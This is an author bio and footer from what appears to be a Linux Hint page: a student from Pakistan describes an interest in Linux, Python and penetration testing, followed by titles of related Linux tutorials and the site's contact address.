A security enthusiast who loves Terminal and Open Source. My area of expertise is Python, Linux (Debian), Bash, Penetration testing, and Firewalls. I'm born and raised in Wazirabad, Pakistan and currently doing Undergraduation from National University of Science and Technology (NUST). On Twitter i go by @UsamaAzad14

View all posts

RELATED LINUX HINT POSTS

Check Listening Ports on Linux

How to Use Topgrade to Update Packages in Linux

Linux sysfs File System

OProfile Tutorial

Syslog Tutorial

How to Create a New File Using Linux Touch Command

Stealth Scans With Nmap

Linux Hint LLC, editor@linuxhint.com
1309 S Mary Ave Suite 210, Sunnyvale, CA
94087